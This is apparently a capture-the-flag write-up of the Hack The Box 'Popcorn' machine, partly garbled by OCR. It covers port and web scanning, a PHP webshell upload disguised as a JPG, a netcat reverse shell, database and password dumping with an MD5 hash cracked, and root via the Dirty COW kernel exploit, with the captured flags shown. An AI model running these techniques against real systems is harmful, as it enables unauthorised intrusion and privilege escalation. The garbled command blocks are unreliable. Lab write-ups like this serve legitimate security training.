## Nmap tcp scan

```
[X]-[user@parrot]-[~/Desktop/burp]
   - $sudo nmap -p- popcorn.htb -v -sS
Starting Nmap 7.92 ( https://nmap.org ) at 2021-08-29 22:37 +08
Initiating Ping Scan at 22:37
Scanning popcorn.htb (10.10.10.6) [4 ports]
Completed Ping Scan at 22:37, 0.03s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 22:37
Scanning popcorn.htb (10.10.10.6) [65535 ports]
Discovered open port 80/tcp on 10.10.10.6
Discovered open port 22/tcp on 10.10.10.6
SNIPPED
Completed SYN Stealth Scan at 22:41, 254.56s elapsed (65535 total ports)
Nmap scan report for popcorn.htb (10.10.10.6)
Host is up (0.77s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 254.77 seconds
           Raw packets sent: 65608 (2.887MB) | Rcvd: 428715 (87.454MB)
```

## Nmap udp scan

```
[X]-[user@parrot]-[~/Desktop/burp]
   - $sudo nmap -sU popcorn.htb -v
Starting Nmap 7.92 ( https://nmap.org ) at 2021-08-29 22:37 +08
Initiating Ping Scan at 22:37
Scanning popcorn.htb (10.10.10.6) [4 ports]
Completed Ping Scan at 22:37, 0.04s elapsed (1 total hosts)
Initiating UDP Scan at 22:37
Scanning popcorn.htb (10.10.10.6) [1000 ports]
SNIPPED
Completed UDP Scan at 22:55, 1105.21s elapsed (1000 total ports)
Nmap scan report for popcorn.htb (10.10.10.6)
Host is up (0.36s latency).
All 1000 scanned ports on popcorn.htb (10.10.10.6) are in ignored states.
Not shown: 1000 closed udp ports (port-unreach)
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1105.42 seconds
          Raw packets sent: 1271 (57.503KB) | Rcvd: 1128 (85.065KB)
```

## Nikto output

```
[user@parrot]-[~/Desktop/burp]
   - $nikto -h popcorn.htb
- Nikto v2.1.6
                      10.10.10.6
+ Target IP:
+ Target Hostname:
                      popcorn.htb
+ Target Port:
                       80
                      2021-08-29 22:37:06 (GMT8)
+ Start Time:
+ Server: Apache/2.2.12 (Ubuntu)
+ Server may leak inodes via ETags, header found with file /, inode: 43621, size: 177, mtime:
Sat Mar 18 01:07:05 2017
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to
protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the
content of the site in a different fashion to the \ensuremath{\mathsf{MIME}} type
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod negotiation is enabled with MultiViews, which allows attackers to easily brute
force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.html
+ Apache/2.2.12 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is
the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ Retrieved x-powered-by header: PHP/5.2.10-2ubuntu6.10
+ /test: Output from the phpinfo() function was found.
SNIPPED
+ 8597 requests: 2 error(s) and 49 item(s) reported on remote host
```

Dirb output

```
[user@parrot]-[~/Desktop/burp]
   - $dirb http://popcorn.htb/
DIRB v2.22
By The Dark Raver
START_TIME: Sun Aug 29 22:35:44 2021
URL BASE: http://popcorn.htb/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
GENERATED WORDS: 4612
---- Scanning URL: http://popcorn.htb/ ----
+ http://popcorn.htb/cgi-bin/ (CODE:403|SIZE:287)
+ http://popcorn.htb/index (CODE:200|SIZE:177)
+ http://popcorn.htb/index.html (CODE:200|SIZE:177)
+ http://popcorn.htb/server-status (CODE:403|SIZE:292)
+ http://popcorn.htb/test (CODE:200|SIZE:47337)
==> DIRECTORY: http://popcorn.htb/torrent/
SNIPPED
 --- Entering directory: http://popcorn.htb/torrent/upload/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
SNIPPED
```

/test subdirectory contain <a href="mailto:phpinfo">phpinfo()</a>

## PHP Version 5.2.10-2ubuntu6.10



System	Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686	
Build Date	May 2 2011 22:56:18	
Server API	Apache 2.0 Handler	
Virtual Directory Support	disabled	
Configuration File (php.ini) Path	/etc/php5/apache2	
Loaded Configuration File	/etc/php5/apache2/php.ini	
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d	
additional .ini files parsed	/etc/php5/apache2/conf.d/gd.ini, /etc/php5/apache2 /conf.d/mysql.ini, /etc/php5/apache2/conf.d /mysqll.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini	
PHP API	20041225	
PHP Extension	20060613	
Zend Extension	220060519	
Debug Build	no	
Thread Safety	disabled	
Zend Memory Manager	enabled	
IPv6 Support	enabled	
Registered PHP Streams	https, ftps, compress.zlib, compress.bzip2, php, file, data, http, ftp, zip	
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls	
Registered Stream Filters	zlib.*, bzip2.*, convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed	

This server is protected with the Suhosin Patch 0.9.7 Copyright (c) 2006 Hardened-PHP Project



This program makes use of the Zend Scripting Language Engine:



Zend Engine v2.2.0, Copyright (c) 1998-2009 Zend Technologies

## O & http://popcorn.htb/test/

## apache2handler

<b>Apache Version</b>	Apache/2.2.12 (Ubuntu)
Apache API Version	20051115
Server Administrator	webmaster@localhost
Hostname:Port	popcorn.hackthebox.gr:80
User/Group	www-data(33)/33
Max Requests	Per Child: 0 - Keep Alive: on - Max Per Connection: 100
Timeouts	Connection: 300 - Keep-Alive: 15
Virtual Server	Yes
Server Root	/etc/apache2
Loaded Modules	core mod_log_config mod_logio prefork http_core mod_so mod_alias mod_auth_basic mod_auth_file mod_authz_default mod_authz_groupfile mod_authz_host mod_authz_user mod_autoindex mod_cgi mod_deflate mod_dir mod_env mod_mime mod_negotiation mod_php5 mod_setenvif mod_status

xbithack 0 0


## **Apache Environment**

Variable	Value	
HTTP_HOST	popcorn.htb	
HTTP_USER_AGENT	Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0	
HTTP_ACCEPT	text/html,application /xhtml+xml,application /xml;q=0.9,image/webp,*/*; q=0.8	
HTTP_ACCEPT_LANGUAGE	en-US,en;q=0.5	
HTTP_ACCEPT_ENCODING	gzip, deflate	
HTTP_DNT	1	
HTTP_CONNECTION	close	
HTTP_UPGRADE_INSECURE_REQUESTS	1	
HTTP_SEC_GPC	1	
PATH	/usr/local/bin:/usr/bin:/bin	
SERVER_SIGNATURE	<address>Apache/2.2.12 (Ubuntu) Server at popcorn.htb Port 80</address>	
SERVER_SOFTWARE	Apache/2.2.12 (Ubuntu)	
SERVER_NAME	popcorn.htb	
SERVER_ADDR	10.10.10.6	
SERVER_PORT	80	
REMOTE_ADDR	10.10.14.19	
DOCUMENT_ROOT	/var/www	
SERVER_ADMIN	webmaster@localhost	
SCRIPT_FILENAME	/var/www/test.php	
REMOTE_PORT	39928	
GATEWAY_INTERFACE	CGI/1.1	
SERVER_PROTOCOL	HTTP/1.1	
REQUEST_METHOD	GET	
QUERY_STRING	no value	
REQUEST_URI	/test/	
SCRIPT_NAME	/test.php	
PATH_INFO	/	
PATH_TRANSLATED	/var/www/index.html	

○ 🖰 http://popcorn.htb/test

Directive	Local Value	Master Value
allow_call_time_pass_reference	On	On
allow_url_fopen	On	On
allow_url_include	Off	Off

Torrent subdirectory containing torrent hoster webapplication



# Register user ○ http://10.10.10.6/torrent/users/index.php?mode=register



#### Welcome


Thank you for registering to Torrent Hoster Your account information is:

Username: testuser
Password: password


Please write these down in a safe place and please do not give your password to anyone. There will be a method to reset it if you forget it on the login page.

To continue using the system, please login now.


Upload feature after logging in, upload parrot torrent




Upload image which can be abused to upload php shell




Need to append php payload to the end. It need to recognize the jpg magic bytes. Then will need to rename the file as testing.jpg.php



Observe the src parameter. It will house the php webshell



Trigger php webshell



## Foothold

```
[X]-[user@parrot]-[~/Desktop/htb/popcorn]
$\text{snc} -nlvp 4444 \ \text{listening on [any] 4444 \ \text{...}} \ \text{connect to [10.10.14.19] from (UNKNOWN) [10.10.10.6] 43162 \ \text{Linux popcorn } 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686 GNU/Linux 18:34:29 up 1:00, 0 users, load average: 0.10, 0.03, 0.01 \ \text{USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT } \ \text{uid=33(www-data) gid=33(www-data) groups=33(www-data)} \ \frac{1}{2} \text{bin/sh: can't access tty; job control turned off } \ \text{S}
```

## Contents of th\_database.sql

```
www-data@popcorn:/var/www/torrent/database$ tail th_database.sql
   `lastconnect` datetime NOT NULL default '0000-00-00 00:00:00',
   PRIMARY KEY ('id'),
   UNIQUE KEY `userName` (`userName`)
) ENGINE=MyISAM DEFAULT CHARSET=latin1 AUTO_INCREMENT=4;
--
   -- Dumping data for table `users`
--
INSERT INTO `users` VALUES (3, 'Admin', '1844156d4166d94387fla4ad031ca5fa', 'admin', 'admin@yourdomain.com', '2007-01-06 21:12:46', '2007-01-06 21:12:46');
www-data@popcorn:/var/www/torrent/database$
```

## Crackable md5 hash. But I don't see how it would aid further in cracking this machine

Enter up to 20 non-salted hashes, one per line:



 $\textbf{Supports:} \ LM, \ NTLM, \ md2, \ md4, \ md5, \ md5(md5\_hex), \ md5-half, \ sha1, \ sha224, \ sha256, \ sha384, \ sha512, \ ripeMD160, \ whirlpool, \ MySQL \ 4.1+ (sha1\_bin)), \ QubesV3.1BackupDefaults$ 

Hash Type Result

1844156d4166d94387f1a4ad031ca5fa md5 admin12

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

## **Download CrackStation's Wordlist**

Only 2 user has bash shell. Root and george

```
www-data@popcorn:/var/www/torrent/database$ cat /etc/passwd|grep bash
root:x:0:0:root:/root:/bin/bash
george:x:1000:1000:George Papagiannopoulos,,,:/home/george:/bin/bash
www-data@popcorn:/var/www/torrent/database$
```

## user shell

```
www-data@popcorn:/home/george$ ls -lah
total 868K
drwxr-xr-x 3 george george 4.0K Oct 26 2020 .
drwxr-xr-x 3 root root 4.0K Mar 17
                                                2017 ..
lrwxrwxrwx 1 george george
                                               2020 .bash history -> /dev/null
                                   9 Oct. 26
-rw-r--r- 1 george george 220 Mar 17 2017 .bash_logout
-rw-r--r- 1 george george 3.2K Mar 17 2017 .bashrc
drwxr-xr-x 2 george george 4.0K Mar 17 2017 .cache
-rw----- 1 root root 1.6K Mar 17
-rw----- 1 root root 19 May 5
                                  .6K Mar 17 2017 .mysql_history
19 May 5 2017 .nano_history
-rw-r--r-- 1 george george 675 Mar 17 2017 .profile
-rw-r--r-- 1 george george 0 Mar 17 2017 .sudo_as_admin_successful
-rw-r--r-- 1 george george 829K Mar 17 2017 torrenthoster.zip
-rw-r--r- 1 george george 33 Aug 29 17:34 user.txt
www-data@popcorn:/home/george$ cat user.txt
fcf39c409e491fd6fe878f449d37ff36
www-data@popcorn:/home/george$
```

#### os info

Notable linpeas output, nothing can be done with the password tho

```
SNIPPED

Searching passwords in config PHP files

$dbpass = $CFG->dbPassword;
$dbuser = $CFG->dbUserName;

$CFG->dbPassword = "SuperSecret!!"; //db password

$CFG->dbUserName = "torrent"; //db username

SNIPPED
```

## Potential exploits

```
├─[user@parrot]-[~/Desktop/htb/popcorn]
```

```
→ $searchsploit Linux 2.6.31|grep "Linux*"|grep -v dos|grep -v x64|grep -v x86-64|grep -v
"F-Secure"
Linux 2.6.30 < 2.6.36-rc8 - Reliable Datagram Sockets (RDS) Privilege | linux/local/44677.rb
Linux Kernel (Solaris 10 / < 5.10 138888-01) - Local Privilege Escalat | solaris/local/15962.c
Linux Kernel 2.4.1 < 2.4.37 / 2.6.1 < 2.6.32-rc5 - 'pipe.c' Local Priv | linux/local/9844.py
Linux Kernel 2.6.0 < 2.6.31 - 'pipe.c' Local Privilege Escalation (1)
                                                                           | linux/local/33321.c
Linux Kernel 2.6.10 < 2.6.31.5 - 'pipe.c' Local Privilege Escalation
                                                                            | linux/local/40812.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW /proc/self/mem' Race Condition
                                                                             linux/local/40847.cpp
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW PTRACE_POKEDATA' Race Condition | linux/local/40838.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE POKEDATA' Race Conditi | Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' /proc/self/mem Race Condition |
                                                                             linux/local/40839.c
                                                                             linux/local/40611.c
Linux Kernel 2.6.31-rc5 - sigaltstack 4-Byte Stack Disclosure | Linux Kernel 2.6.31-rc7 - 'AF_LLC getsockname' 5-Byte Stack Disclosure |
                                                                             linux/local/9352.c
                                                                             linux/local/9513.c
Linux Kernel 4.8.0 UDEV < 232 - Local Privilege Escalation
                                                                             linux/local/41886.c
Linux Kernel < 2.6.31-rc7 - 'AF IRDA' 29-Byte Stack Disclosure (2)
                                                                             linux/local/9543.c
Linux Kernel < 2.6.34 (Ubuntu 1\overline{0}.10 x86) - 'CAP SYS ADMIN' Local Privi |
linux x86/local/15916.c
Linux Kernel < 2.6.36.2 (Ubuntu 10.04) - 'Half-Nelson.c' Econet Privil |
                                                                             linux/local/17787.c
Linux Kernel < 2.6.37-rc2 - 'ACPI custom method' Local Privilege Escal |
                                                                             linux/local/15774.c
Linux Kernel < 3.16.1 - 'Remount FUSE' Local Privilege Escalation
                                                                            | linux/local/34923.c
Linux Kernel < 3.4.5 (Android 4.2.2/4.4 ARM) - Local Privilege Escalat | arm/local/31574.c Linux Kernel < 3.8.x - open-time Capability 'file_ns_capable()' Local | linux/local/25450
                                                                             linux/local/25450.c
Linux kernel < 4.10.15 - Race Condition Privilege Escalation
                                                                             linux/local/43345.c
Linux Kernel < 4.11.8 - 'mq_notify: double sock_put()' Local Privilege |
                                                                             linux/local/45553.c
Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Esc | linux/local/45010.c
Linux Kernel < 4.15.4 - 'show_floppy' KASLR Address Leak
                                                                             linux/local/44325.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation |
                                                                             linux/local/44298.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Priv | linux/local/43418.c
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / | linux/local/47169.c
```

#### Instructions

```
// Compile with:
// gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly create binary by either doing:
// "./dirty" or "./dirty my-new-password"
//
// Afterwards, you can either "su firefart" or "ssh firefart@..."
//
// DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
// mv /tmp/passwd.bak /etc/passwd
```

## Compile exploit and run it, password for firefart will be password

```
www-data@popcorn:~$ gcc -pthread exploit.c -o exploit -lcrypt
www-data@popcorn:~$ ./exploit
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:filIpG9ta02N.:0:0:pwned:/root:/bin/bash
mmap: b779e000
```

## Login with new password

Root flag

```
firefart@popcorn:~# cd /root
firefart@popcorn:~# ls -lah
total 40K
drwx----- 5 firefart root 4.0K Oct 27 2020 .
drwxr-xr-x 21 firefart root 4.0K Aug 29 19:29 ..
drwx----- 2 firefart root 4.0K Mar 17 2017 .aptitude
lrwxrwxrwx 1 firefart root 9 Oct 26 2020 .bash_history -> /dev/null
-rw-r---- 1 firefart root 2.2K Apr 27 2009 .bashrc
drwxr-xr-x 2 firefart root 4.0K Mar 27 2017 .cache
drwxr-xr-x 2 firefart root 4.0K Mar 17 2017 .debtags
-rw----- 1 firefart root 368 Apr 11 2017 .mysql_history
-rw-r-r- 1 firefart root 140 Nov 19 2007 .profile
-rw----- 1 firefart root 1.6K Oct 27 2020 .viminfo
-rw----- 1 firefart root 33 Aug 29 19:30 root.txt
firefart@popcorn:~# cat root.txt
3fd9b5b569fd9e75ae237a87a6027af1
firefart@popcorn:~#
```